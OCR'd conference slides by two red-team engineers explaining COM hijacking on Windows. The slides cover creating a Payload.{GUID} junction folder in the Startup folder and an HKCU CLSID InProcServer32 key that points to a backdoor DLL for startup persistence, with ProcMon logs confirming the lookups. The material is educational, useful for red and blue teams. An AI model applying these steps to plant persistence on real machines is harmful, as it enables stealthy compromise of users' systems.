Advanced Persistence with COM Hijacking

About Us

Sean Hopkins


- Red Team Security Engineer for Millennium Corp
- Reader of things, sometimes books
- Shameless retweeter

Shawn Edwards

- Cyber Adversarial Engineer for The MITRE Corporation
- Brewer of meads
- Hiker of places

What are DNS?

Approximately 30 minutes on this topic



COM Hijacking

- The process of intercepting a Registry key query COM reference that is non-existent and pointing it to our malicious payload.
- Use ProcMon to nab GUID/CLSID
- Write key to HKCU/HKU that points to DLL backdoor

What is a GUID?

- An acronym that stands for Globally Unique Identifier
  - 128-bits
- For the sakes of this talk, just know it is a random string that will help us identify and control our payload
  - Ex: 8efdb002-faf7-4dc9-b30c-b34e1c22c014
- Quite a few possible unique identifiers:
  - **340,282,366,920,938,463,463,374,607,431,770,000,000**
  - You have the same chance of being hit by a meteorite in a year as getting a collision of GUIDs


COM Hijacking -Phase I

- Common GUIDs we can explore
- Basic tests
  - Test GUID by opening explorer and placing ::{GUID} in search bar
  - Name a folder test.{GUID} where the GUID is one from below

Device Manager	::{74246bfc-4c96-11d0-abef-0020af6b0b7a}
Devices and Printers	::{A8A91A66-3A7D-4424-8D24-04E180695C7A}
Display	::{C555438B-3C23-4769-A71F-B6D3D9B6053A}
Documents (folder)	::{A8CDFF1C-4878-43be-B5FD-F8091C1C60D0}
Downloads (folder)	::{374DE290-123F-4565-9164-39C4925E467B}
Ease of Access Center	::{D555645E-D4F8-4c29-A827-D93C859C4F2A}
E-mail (default e-mail program)	::{2559a1f5-21d7-11d4-bdaf-00c04f60b9f0}

COM Hijacking -Phase I

- Once the GUID is entered, the folder becomes available.
- When looking at properties, we can see some differences




Phase I Example

COM Hijacking – Phase II: Junction Folders

- C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Accessories\Indexer\
- Generate random GUID, attach to Payload.{GUID} in Indexer folder
- Create GUID in HKCU\Software\Classes\CLSID\{GUID}
- Attach InProcServer32 key and point that to payload
- This will create startup persistence


How It Works


System Startup
Contents of Startup Folders get loaded
Payload.{GUID} gets loaded/executed
GUID referenced in Registry
GUID InProcServer32 referenced
Payload executed

COM Hijacking –Phase II

- Generate your own GUID to test


```
PS C:\WINDOWS\system32> [guid]::NewGuid()

Guid
----
4c71c400-90de-4239-8149-a465fff389bf
```




```
09/23/2018  04:09 PM    <DIR>          ..
09/20/2018  08:10 PM             1,417 Microsoft Edge.lnk
09/23/2018  04:08 PM    <DIR>          Payload.{4c71c400-90de-4239-8149-a465fff389bf}
09/21/2018  10:57 PM         1,458,856 procexp64.exe
09/21/2018  10:57 PM         2,164,360 Procmon.exe
04/11/2018  06:34 PM           336,384 regedit.exe
```


COM Hijacking -Phase II

- Start ProcMon, and filter for your GUID



Column	Relation	Value	Action
☑ ✓ Operation	is	RegOpenKey	Include
☑ ✓ Path	contains	4c71c400-90de-...	Include


- Open folder Payload.{GUID}



```
4:46:0... Explorer.EXE 2808 RegOpenKey HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF} NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}                                                   NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF} NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}                                                   NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF} NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}                                                   NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF} NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}                                                   NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF} NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}                                                   NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF} NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}                                                   NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF} NAME NOT FOUND Desired Access: Q...
4:46:0... Explorer.EXE 2808 RegOpenKey HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}                                                   NAME NOT FOUND Desired Access: Q...
```


COM Hijacking -Phase II

- Since this device is domain joined, it will point to HCU/(Some SID)_Classes\CLSID
- Follow this path and add the key



COM Hijacking -Phase II


- Click on our Payload folder and now we have some SUCCESS results.
- Registry is now finding the location



Time ...	Process Name	PID	Operation	Path	Result	Detail
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Objects\{4C71C400-90DE-4239-8149-A465FFF38...	NAME NOT FOUND	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}\shell	NAME NOT FOUND	Desired Access: R

COM Hijacking -Phase II


- Restart the machine and rerun ProcMon




- Let’s happily oblige the Registry gods.

COM Hijacking -Phase II

- Create the keys, and point to your backdoor



- Click on the Payload folder, and shazam



